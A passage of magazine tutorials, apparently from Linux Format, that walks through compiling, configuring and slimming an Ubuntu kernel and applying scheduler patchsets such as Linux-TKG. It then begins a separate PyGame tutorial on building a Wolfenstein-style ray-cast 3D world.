Over the page we'll look at compiling a trivially modified Ubuntu kernel. Canonical apply patches and backported fixes to their kernels, with the effect that an Ubuntu kernel bearing the version number 5.13.0, say (which we got by running `uname -a` on our Ubuntu 20.04 VM) may be constitutionally very different from a "mainline" Kernel 5.13 that you would download from **https://kernel.org**. You might want to build your own mainline kernel, for example if you suspect a bug has been fixed upstream (or indeed, if you think that an Ubuntu patch introduced the bug). That's easy: just extract the source tree and follow the instructions over the page.

What's even easier is using the pre-packaged mainline kernels produced by the Ubuntu team. First read the blurb at **https://wiki.ubuntu.com/Kernel/MainlineBuilds**, then follow the link there to the Mainline Kernel Archive. You'll see that while Ubuntu 21.10 and LTS (if it's kitted out with the Hardware Enablement stack) are running Kernel 5.13, the current in-development series (confusingly also called "mainline") is 5.17. We don't advise trying out these release-candidate (RC) kernels at first. But you may have reason to try the Longterm branch, which currently is 5.15. As of now, this branch is used by Pop!_OS and it's what the next LTS of Ubuntu will be based on.

A smorgasbord of kernels can be found at https://kernel.org, from bleeding edge-RCs, to the SLTS 4.4 series.

Compiling a kernel

Get straight to business and build your own Ubuntu-esque kernel.

To compile your own kernel using Ubuntu (or any distro that uses Ubuntu kernels, for example Mint, elementary OS, but not Pop!_OS) the first step is to get hold of the kernel sources.

The official channel for vanilla kernel sources is **https://kernel.org**, but this isn't necessarily the best place to start. Instead, we'll use an Ubuntu kernel, which includes numerous patches and backported features. It also has the advantage of coming with a configuration very close to what you're currently running (in fact it's identical if you have the same version). So if we make only small changes there, then we'd hope the resulting kernel still has all the functionality of the old.

Besides the kernel source files, we also need the required build tools. If you've ever compiled anything before you'll probably have all these. But if not, get them with the following:

```
$ sudo apt build-dep linux linux-image-$(uname -r)
```

Using `uname` like this ensures the build tools you're about to download correspond to the kernel you're running, and that both are new. If you updated your system before this command, you might want to reboot (in case a new kernel was available) and then fetch the build tools (and kernel sources). If the command complains about not being able to find source packages, you may need to uncomment the lines beginning `deb-src` in **/etc/apt/sources.list** for both the main and updates repositories. Alternatively, since we've got a bit of a Perl flavour going on this issue, this little snippet will do it for you:

```
$ sudo perl -i.bak -pe "s/^# (deb-src .* $(lsb_release -cs)(-updates)? main restricted$)/\$1/" /etc/apt/sources.list
```

Those dependencies are plentiful (and include Java and LaTeX), but our story is not yet done. The (slightly outdated) Ubuntu wiki at **https://wiki.ubuntu.com/Kernel/BuildYourOwnKernel** mentions that the previous command doesn't install everything required. And that statement is still correct. The following packages should fill in any gaps, but if not you'll be told what's missing:

```
$ sudo apt install libncurses-dev fakeroot kernel-package
```

You may see a warning about updating **kernel-img.conf**, in which case you should choose to install the package maintainer's version. In any event, let's get hold of those sources:

```
$ apt source linux-image-unsigned-$(uname -r)
```

If you're running the HWE kernel, which you probably are if you're running an up-to-date desktop edition of Ubuntu 22.04, then the sources will land in the **linux-hwe-5.13-5.13.0/** directory. You'll also be told that the HWE kernel package is developed on Git, and that more up-to-date sources can be acquired via:

```
$ git clone git://git.launchpad.net/~ubuntu-kernel/ubuntu/+source/linux/+git/focal
```

Either way, once we have the sources we may as well disable the source repositories. If you used the Perl command earlier you can do this with:

```
$ sudo mv -f /etc/apt/sources.list{.bak,}
```

Incidentally, the *apt* `source` directive will get the source code to absolutely any package in the Ubuntu (or whatever *apt*-based distro your using). Neat. We didn't use *sudo* in the *apt* command because sources are downloaded to the current directory, which we carefully made sure was the home directory. The full kernel sources are large (1.2GB for Ubuntu 21.10) and *apt* will fail if there's insufficient space. If this happens hit Ctrl-C, delete the **linux-hwe*** files in your home directory, and try again somewhere with plenty of space.

Time to compile


Having successfully downloaded the sources, let's configure and compile them. When you compile the Linux kernel, you're free to include or exclude whatever components you want. Traditionally, these were selected from a glorious text-based menu accessed by running `make menuconfig`. Things have moved on now and there's a modern configuration interface. Don't get too excited, though – it's still text based, but now it's powered by *ncurses* and has a hacker-style black background. Summon this with:

```
$ cd linux-hwe-5.13-5.13.0/
$ make nconfig
```


See? Glorious. Navigate through the menus using the cursor keys and Enter. Options are selected or deselected (or selected to be built as modules) using Space, but don't change anything just yet (you can always quit, by pressing Escape, without saving and run the last command again to return). Instead, let's have a look at what's in your kernel.

Everything's organised into menus, one of which is Device Drivers which we've already talked about. You'll also see sections for Memory Management, Networking, Virtualisation and a few others that all might be expected to appear in an OS. Sections that house further options have `--->` at the end.


We'll start by making a single, simple change. Go to the General setup category. Inside you'll see lots of confusing options, some of which have been selected according to Ubuntu's default configuration. The option



Switching from ZSTD to LZ4 compression reduced the time taken to load the kernel on our virtual machine, although not by anything significant.



Compiling kernels will really put your CPU through its paces. Our laptop got too hot to type on (now there's an excuse for late copy! – Ed).



to use ZSTD compression, you might recall, became the default in Ubuntu 20.04.

We can find out more about a particular option by highlighting it and pressing F2. Doing this in the kernel compression mode option tells us something about which compression options work best on what system, as well as a considered note about who to contact if certain options don't work. Let's switch to LZ4 compression and see if we can spot a difference.

See what's on the SLAB

If you like odd-sounding acronyms, have a look in the Choose SLAB allocator menu (towards the bottom of the General setup menu). Before you get dragged deep into the rabbit's warren of kernel options, exit by pressing F9 and make sure you save the configuration. You'll be told it's stored in a file named **.config**.

One slight quirk with using the Ubuntu kernel is that it's configured by default to use Canonical's Trusted System Keys. Because these aren't included in the kernel sources, the build will fail without some intervention. We can either manually disable the keys (they're deep in the Cryptographic Services menu), or we can use the helpful Debian scripts:

```
$ scripts/config --set-str SYSTEM_REVOCATION_KEYS
$ scripts/config --set-str SYSTEM_TRUSTED_KEYS
```

This sets these to blank strings. The config program also has a `–disable` argument, but if you use that here it breaks because a string value is required here. Note this is documented precisely nowhere. Finally let's build the thing:

```
$ fakeroot make-kpkg -j "$(nproc)" --initrd --append-to-version="+lxf" kernel-image kernel-headers
```

Now make a cup of tea because the stock Ubuntu kernel is rather fully featured. You'll see files being listed as they're being compiled, linked and generated. It's reasonably pleasing to watch, but you may need another cup of tea. On our XPS13 it took most of a lunch hour (*Who said you were allowed an hour for lunch!? – Ed*) to finish up, over the course of which it got rather hot. Even in Covid-free draughty corridors of Future Towers.

All going well you should see two **.deb** packages in your home directory (not the source directory): one containing the kernel image, and one containing the headers. We've been careful to only do a very trivial modification (so, only changing the compression format) for our first outing. And with good reason. These packages are going to replace the current kernel packages on the system. This shouldn't really be a problem since Ubuntu always has a fallback kernel on hand, but we don't really want our first effort to result in a kernel panic. See how you fare with:

```
$ sudo dpkg -i linux-*.deb
```

The kernel should be installed as Grub's new default. Check after a reboot with the `uname -a` command, and if necessary hold down Shift to bring up a boot menu.

» COLONEL KURTZ ADVISES...

Using the Ubuntu (technically Debian) tools to build kernels is all well and good. But if you're just hacking away on a kernel for personal usage, you might not want to go to the bother of packaging it all. And it's certainly inconvenient to do as we've done and replace the current kernel packages with custom ones, since those packages will be overwritten as soon as Ubuntu release a new kernel.

It's not recommended to try and build these packages with different names, and it's likely to break things if you try to use any other kind of workaround here. Instead, you can build kernels using the mainline tools and not worry about packaging them. You can run `make nconfig` from the sources directory to use the (modern) *ncurses* configurator. Then once you've saved it run `make` to build it and `sudo make modules_install` to install the modules. Finally, you'll want to copy the kernel image to **/boot** with `sudo make install`.

Did we say finally? Not quite – we still need to run `sudo depmod` to enumerate our modules, and then (finally) update grub with `sudo update-grub`.


If you like endless options, settings and frobs all arranged in an Ncurses interface then you'll love this.

Kernel minification

Perfection is reached not when there's nothing left to add, but rather when there's nothing left to take away...

By this point the chances are you've already had a look around the config menu and have noticed there's an awful lot of stuff in there you don't need. This is probably true, and a lot of people are interested in making the kernel smaller.

People building for embedded systems, where storage space and memory are scarce, naturally will want to pull as much stuff as possible out of the kernel. We've mentioned that there isn't really a performance or memory hit from having so many unused drivers compiled as modules. However, there is a disk space hit, although perhaps not as large as you might think (*see box, below*).



At first glance, there's a lot of superfluous drivers in the kernel. But you never know when you'll need tape access...

Another reason for removing things is demonstrated by the Linux-libre kernel. Here, drivers that require proprietary firmware or microcode have all been removed. As has firmware and microcode itself, which if you take a look at your **/lib/firmware** directory (ours was over 700MB) adds up to a substantial saving. Of course, removing firmware files should be done carefully, since any device depending on them will cease to function. There's also the annoyance of carefully removing unneeded files, only for a new `linux-firmware` package to appear and not only replace them, but add yet more unnecessary cruft.

Spotting superfluous fireware

Depending on your hardware it might be easy to see which firmware files you need, or at least which ones you don't need. For example, if you don't have an AMD graphics card then you can remove the 56MB of firmware in **/firmware/amdgpu**, or indeed the 7MB of bits in **/firmware/radeon** for older cards. There's a small volume of firmware for the Nouveau driver, the open source offering for Nvidia cards, but it's not really worth worrying about at this stage.


To get some idea about which firmware has been loaded on your system, run `journalctl -b` to bring up the journal for the current boot. Press / to instigate a search,

» DRIVER FOOTPRINTS

Space (at least the space taken up by the kernel) on modern hardware shouldn't be a concern. The compressed kernel image **/boot/vmlinuz** on our Pop!_OS system occupies a mere 11MB. And the accompanying modules, found in **/lib/modules/5.15.../** occupies around 425MB. Any other Ubuntu-based system will have similar statistics (unless you've been tweaking things already). If half a gigabyte is important to you (which it might be on old hardware) then recompiling a leaner kernel (with only the required drivers) would be one way to achieve that. Naturally, that comes with the downside that if you ever acquire different hardware, it won't work with the slimline kernel.

Further investigating in the **modules/** directory reveals that the network, media and GPU device drivers together occupy the most space (165MB). If you examine further you'll see that AMDGPU is the largest graphics driver at around 20MB. Nouveau, the FOSS driver for Nvidia cards is by comparison a tiny 3.4MB. So axing whichever of these you don't need is a start to slimming down your kernel.

Drivers on Linux are small, you might have noticed. Even AMDGPU is tiny compared to the equivalent massive (~450MB) download on Windows. The difference is that very little of that Windows package is 'driver'. Most of it is firmware, oh and shiny but useless (if not outright annoying) gameware applications. So in reality removing drivers one by one is a fairly thankless exercise (the kernel configuration interface doesn't make this easy either). It's unlikely to liberate more than a couple of hundred megabytes. Of course, there's plenty else to remove too, but again each component is small and sometimes much more critical than it sounds. So blindly removing swathes of them is likely to end you up with a broken, (but undeniably leaner) kernel.



The kernel sources directory gets big once you start compiling. Here the Intel graphics bits are occupying half a gigabyte.

and search for firmware. On our XPS we found the following lines (and then some irrelevant matches to do with UEFI keys):

```
[drm] Finished loading DMC firmware i915/kbl_dmc_ver1_04.bin (v1.4)/
ath10k_pci 0000:3a:00.0: firmware ver WLAN.RM.4.4.1-00157-QCARMSWPZ-1/
```

So our Intel graphics need to run DMC (nice) firmware and our wireless chip needs something too. The latter doesn't explicitly tell us which firmware file it needs, but if we look at the output of `lspci` we can obtain a model number (QCA6174). And it turns out there's a **/lib/firmware/ath10k/QCA6174** directory, so that's probably what we want.

Again, unless you're seriously strained for space it's not really worth picking your firmware directory apart like this. At least it wasn't on our XPS. But we do maintain a growing collection of old hardware, including the undying Eee PC from 2007. With only 2GB of SSD, there can be no wasted bytes. Indeed, such old hardware doesn't need any firmware at all. Naturally, we've slimmed down the kernel to next to nothing as well. If you're making a kernel that's tailored for particular hardware, then a common technique is to build any required drivers into the kernel image as opposed to building modules. The kernel configuration interface even has its own mechanism for selecting modules based on what's currently loaded.

To use this, make sure any hardware you'd like the new kernel to support is plugged in and working.

```
$ make localmodconfig
```

This generates a configuration based on the current kernel configuration together with any currently loaded modules. In general, this results in a kernel that still has a number of extraneous modules, but if you have the patience to iteratively compile, test and remove then eventually you'll find your way to kernel bliss. It can be taxing to manually load every possible driver, and in some cases it's hard to resolve hardware names to module names. It's particularly frustrating when you miss a key module (yes, you do need SCSI disk support believe it or not) and have to rebuild the whole thing.

One tool that can help you with this is *Modprobed-db* (see **https://github.com/graysky2/modprobed-db**), which keeps a database of all the modules ever loaded on the system. This increases the chances that hardware you haven't plugged into the system for ages will still work with the new kernel.

Where to compile your drivers?


If you'd rather have those drivers compiled into the kernel, as opposed to as modules, you can use the command `localyesconfig` instead. If a previous configuration from an older kernel exists, you'll be asked about new drivers that have been added to the new sources. Usually it's okay to accept the defaults here. Once the new configuration is written out we can use a handy script to see any differences, like so:

```
$ scripts/diffconfig config.old config
```

You should notice a lot of lines in the new file (prefixed by +) are now set to negative. Let's try building our diet-sized kernel with a simple

```
$ make -j$(nproc)
```

The `nproc` incantation (used on the previous page too) ensures compilation is divided into parallel jobs, one



Prolific Arch contributor Graysky has released some benchmarks for his modprobed-db helper utilty.

for each CPU core. This might make your machine difficult to work with while it's all building, but will certainly speed up compilation time. We're not using `make-kpkg` this time, going instead back to first principles. So this approach should work on other distros too. Once the image builds we need to follow the instructions in the Colonel Kurtz Advises box (*page 35*). Let's assume you've done that, and installed your modules and kernel, run `depmod` and the like.

Those steps should build a corresponding initrd (initial ramdisk/ramfs image) and put it in **/boot** where it can be found by *GRUB*. If you're not using *GRUB*, for example you're on Pop!_OS which uses *systemd-boot*, then extra work may be required to get the bootloader to

> **GIVE MODULES THE HEAVE-HO**
> "If you'd rather have those drivers compiled into the kernel, as opposed to as modules, you can use the command localyesconfig instead."

pick up the new kernel. We were pleasantly surprised this all worked almost without a hitch on our Pop!_OS laptop. But do study the documentation for the `kernelstub` utility before going in with all guns blazing. *Systemd-boot* requires the whole kernel to live on the EFI partition, and you don't want to accidentally fill this up.

As you become more involved with building kernels, you'll grow more and more familiar with the configuration interface and where particular options hide. You'll also find that, contrary to widely misheld belief, Linux does in fact support a huge amount of hardware. From HAM radio to steering wheel controllers (new in 5.15) to ISDN modems (remember them?).

There's also a good amount of weirdness. If you nosey deep enough into the kernel sources themselves then you can find plenty of interesting stuff. The **arch/x86/purgatory** subdirectory for example contains VM-specific code. Specifically, `purgatory` is an object that sits between running kernels (for example, when a new kernel is about to be loaded). If the process goes wrong the kernel hangs with a friendly "I'm in purgatory" message. It's possible to disable purgatory, but this won't absolve you of your sins.

Popular patches

Forget trawling through configs – use a pre-rolled patchset to set the rules.


We're always impressed by Colorado-based System76 and its contributions to Linux. Not only does it make glorious hardware and a fine desktop environment, it's also put in a lot of effort tweaking behind-the-scenes kernel settings. This work has culminated in the System76 Scheduler service, which tweaks the kernel's CFS (Completely Fair Scheduler) settings for lower latency when on AC power. You don't even have to be using Pop!_OS to take advantage of it, but if you are it'll automatically prioritise foreground applications, as well as common desktop processes such as Gnome Shell and Kwin.

Garuda Linux is making a lot of headlines lately. The slick, eye-candy heavy, Arch-based distro includes a couple of daemons that ought to improve responsiveness. First there's Ananicy (ANother Auto NICe daemon), which automatically renices (gives greater affinity) processes. The idea here (as with any scheduling tweak) isn't to magically give you more speed. Rather, it's concerned with tweaking priorities so that heavy tasks (like compilation or indexing) don't interfere with things happening in the foreground.

PROCESSES PLAYING NICE

"If two processes competing for CPU time both have the same priority, then the process with the lowest niceness takes precedence."

Nicing is a feature of the Linux kernel itself, and you can set program 'niceness' manually using the `renice` command. However, this needs to be set every time a process is spawned, so the advantage of Ananicy (and others like it) is that multiple nicenesses (niceties?) can be set automatically. All the user needs to do is start a *systemd* service.



Get Garuda's kernel goodness without the icon garishness, with Linux-TKG.

Interpreting levels of niceness


Technically, niceness is distinct from priority, in the sense that processes have a value for both. Priority can take any value from **rt** (realtime) to -51 (very high priority) to 20 (normal priority). By default, user processes (and most system processes) are given a priority of 20, important system processes have a priority of 0, and really important ones have even lower. If two processes competing for CPU time both have the same priority, then the process with the lowest niceness takes precedence. The *Pulseaudio* daemon, for example, by default runs as a user process with a nice level of -11, so that other user processes don't make for choppy audio output.

One of the earliest and most popular patchsets for the kernel is Con Kolivas' "CK" effort. Starting out as a set of tweaks to improve desktop performance, it evolved to include a series of new CPU schedulers, culminating in *BFS* (the middle letter of which stands for something rude) in 2009. Kolivas has in the past voiced concerns about kernel developers' lack of interest in the desktop. But with *BFS* (and much of his scheduler work) the intention was never to get it mainlined. It's not general purpose enough for the kernel, and the kernel has only one scheduler anyway (the Completely Fair Scheduler, *CFS*). *BFS* has since been retired in favour of *MuQSS* (Multiple Queue Skiplist Scheduler), which was introduced in 2016.

If you want to try out *MuQSS*, you can grab the patches directly and apply them to a vanilla source tree (see **https://github.com/ckolivas/linux** for instructions). Alternatively, *MuQSS* has been included in various custom kernels, namely Liquorix (**https://liquorix.net**) and Linux-TKG. The latter includes a choice of several schedulers, as well as some patches from Intel's performance-focused Clear Linux. Linux-TKG also enables you to compile the whole kernel with CPU-native optimisations. You might have noticed the vanilla kernel has some CPU options (under the Processor Type and Features) but these only target a particular family, rather than a given microarchitecture such as Zen 2 for modern Ryzen processors.

Linux-TKG (see **https://github.com/Frogging-Family/linux-tkg**) is included in Garuda Linux, but you can try it out on any Arch-based distro, or any distro with Arch's *Pacman* package manager installed. In theory it'll work anywhere, but this isn't officially sanctioned. Let's try it. You'll need to install *Git* and then fetch the sources:

```
$ sudo apt install git
$ git clone https://github.com/Frogging-Family/linux-tkg.git
$ cd linux-tkg
```



Any excuse to feature a Pop!_OS background. They also make bespoke scheduler tweaks now.

There's a helpful installation script which we'll run in a moment, but do read the documentation before doing so. There's also a config file **customization.cfg** that can influence the script's behaviour. Like *make-kpkg* the script will build DEB (or RPM if you're using Fedora) packages which can be installed like any other software. See how you get on with:

```
$ ./install.sh install
```

You'll be asked which distro you're using (there's a generic option, but in general if you choose something close to your distro it should work). Next you'll be asked which kernel version you want to install. They're listed newest first, from the bleeding edge-RCs to the strong and stable 5.4 series. We figured we'd go for a 5.16 version, because that seemed newer and shinier than what we were currently running. You'll then be offered a choice of CPU scheduler (we chose Project C/BMQ) and given a choice of compiler.

Tools of the Linux trade

When Linux was announced in 1991 Linus noted that he had ported *GNU Bash* and *GCC* to work with it. He also noted these tools weren't part of Linux proper, so as 'distributions' started bundling GNU tools with the Linux Kernel, the GNU/Linux conjunction was born. Today's distributions still bundle lots of GNU tools (*bash*, *emacs*, *gcc*), but also lots of other non-GNU tools. Those other tools don't ask to be included in the Linux titlage, and if they did we would probably mock them.


If you choose Clang (*see box, below*), you can choose to enable Link Time Optimisations, but this will use a lot of memory and take a long time.

Researching Clang

Using Clang requires (at least) the **clang**, **llvm** and **lld** packages to be installed. And if you're on Ubuntu 20.04 you'll have to work around the older (version 10 series) in the repos. DuckDuckGo is your friend here...

You'll be asked several more questions, and some of them have defaults which you should probably stick to at first. Kernel Timer frequency has been the subject of some debate over the years, and TKG's default of 500Hz seems to fit sensibly in the middle of the generic kernel default of 250Hz, and the 1,000Hz setting currently used by some low-latency kernels. Finally you'll be asked if you want to run *nconfig* (or any of the other kernel configuration interfaces) for any final tweaks.

Once again now is a good time to make a cup of tea, as kernel sources have to be cloned, patched and configured. Any kernels generated this way must be removed manually, but the script can help with that. In general, any custom kernel you build as a DEB package should be easy to remove, but always keep an eye on your **/boot** directory for ancient artefacts. We'd dearly love to cover more kernel patches, in particular Xanmod, but it looks like we'll have to leave these explorations to you. Do let us know how you get on! LXF



If you use Ubuntu 20.04 you'll have to do some Apt magick to make Clang 3.5 work.

» THE CLANG-ERS

Some distros, such as Alpine and Android, include very few GNU components (for example, muslibc and Bionic are used, respectively, instead of the GNU C library). Most distros still use *GCC* to compile their kernels, but for many years now it's been possible to use the LLVM/Clang compiler instead.

Android and ChromeOS do this, and so does OpenMandriva. LLVM (the Low Level Virtual Machine) is a toolchain based around C++ objects, and Clang is a frontend to LLVM that supports C (the language in which most of the kernel is written) and the GNU C extensions.

There are technical reasons for using *Clang* as opposed to *GCC*. First, it makes compilation for different platforms easy. A binary compiled with *Clang* (in what's called the LLVM Intermediate Representation) can target, after being processed by the appropriate LLVM backend, multiple architectures. Currently, building the kernel is only supported for ARM and x86 targets, but others (MIPS, RISC-V, PowerPC) are available. Furthermore, a binary compiled with *Clang* can be investigated with advanced static and dynamic analysis tools from the LLVM suite. These can help find bugs. And yes, using *Clang* to compile the kernel can result in a performance increase. As well as this, since Linux 5.12 (February 2021) the kernel has supported LTO (link-time optimisations) with *Clang*. This exercise enables the kernel to be optimised as a whole, instead of in the context of individual source files.

PYTHON

Credit: https://github.com/jtmfam/Gh0stenstein

Create 3D gaming worlds with Python

Understanding the basics of rending a 3D world is a great way to understand game code. Lock and load, says **Andrew Smith**...

OUR EXPERT

Andrew Smith is a software developer for NHS Digital, has a bachelors degree in software engineering and a master's degree in computer networks.

During the early to mid-90s, some of the most popular video games to play on a PC were video games such as *Wolfenstein 3D*, *Doom*, *Quake* and *Unreal Tournament* to name a few. In this edition of *Linux Format* we're going to look at the construction and mathematics involved in creating a 3D game world, similar to that of *Wolfenstein 3D* (1992) or *Doom* (1993). In this first part of the tutorial, we'll cover how a 3D game world can be created using *PyGame* and look at some of the mathematics used to navigate around the game world (using functions from the Python mathematics library) as well as some of the collision detection techniques.

This tutorial is based on a project that was created over 10 years ago in 2011 and has recently been adapted to work on the latest Python for the benefit of this tutorial. The original project was written to work on Python 2.7. The original source code and resources that this tutorial is based on can be found at **https://github.com/jtmfam/Gh0stenstein**.

Python 3.10 has recently been released, so we'll install and set up Python 3.10 for the benefit of this tutorial. For those that have Python and *PyGame* already installed, Python 3.8+ should be suitable for use with this tutorial. Type the following to install Python 3.10 and *PyGame*.

Released back in 1992, Wolfenstein 3D was the first example of a first-person shooter using ray casting.

CREDIT: Wolfenstein 3D 1992, id Software.

CREDIT: Doom 1993, id Software.

Doom, created by id Software, was another example of a first-person shooter that used ray casting and featured 2D sprites.

```
$ sudo apt-get install python3.10
$ sudo apt-get install python3-pip
$ python3.10 -m pip install pygame
```

Check both the python and *pygame* versions.

Next, `git clone` from repository.

```
$ git clone https://github.com/asmith1979/
lxf286_3DWorld/
```

As an example, the whole project has been put into a folder called **PythonProjects**, which was created before downloading the project. Alternatively the source code and project can be retrieved from the **LXF286 linuxformat.com/archives**. This tutorial will focus on the source code located in the folder called **Gh0stein\src**. If it's not already in that folder type `cd Ghostein` to get into the folder and gain access the Python source code.

To edit and view the source code you can either use a default text editor installed on your flavour of Linux or something more specific such as *Notepad++*, *PyCharm* or *VS Code*. In this tutorial, we'll be using *gedit* to view and edit the source files. It may be helpful to open up two console windows: one for editing/viewing source files and the other terminal window for executing the *PyGame* code.

When you've cloned the git repository, you'll find all the files that are needed for this tutorial in the **src** folder. In this folder you'll find the source files **main.py** and **worldmanager.py.** There's also a folder called **pics** that contains additional folders for the images for the game

objects and other game content to create the 3D world. **WorldManager.py** is the file mainly responsible for loading and generating the 3D world environment.

To run in the **src** folder type the following:

```
$ python3.10 main.py
```

Use the cursor keys to move and look around the 3D world that's been generated as well as changing weapon by using the numeric keys (1-6) at the top of the keyboard (not the numberpad). When you've explored the 3D environment, press the Escape key to end the program and continue with this tutorial.

Enter the 3D world

Using your editor of choice, open and view **main.py** in the **src** folder. Close to the top of the file, you'll find a 2D array (24x24) called **worldMap**. This data structure is used to define the contents of the 3D world.

Around the outer edges of the data structure, you'll currently see that a number 1 is defined, which is used to tell the program which wall texture to use. The following wall textures are available to use and try out. Just replace 1 with one of the following numbers, save and then re-run the program.

```
1 – Eagle wall texture
2 – Purple-stone wall texture
3 – Red-brick wall texture
4 – Greystone wall texture
5 – Blue-stone wall texture
6 – Mossy wall texture
7 – Wood wall texture
8 – Colour-stone wall texture
```

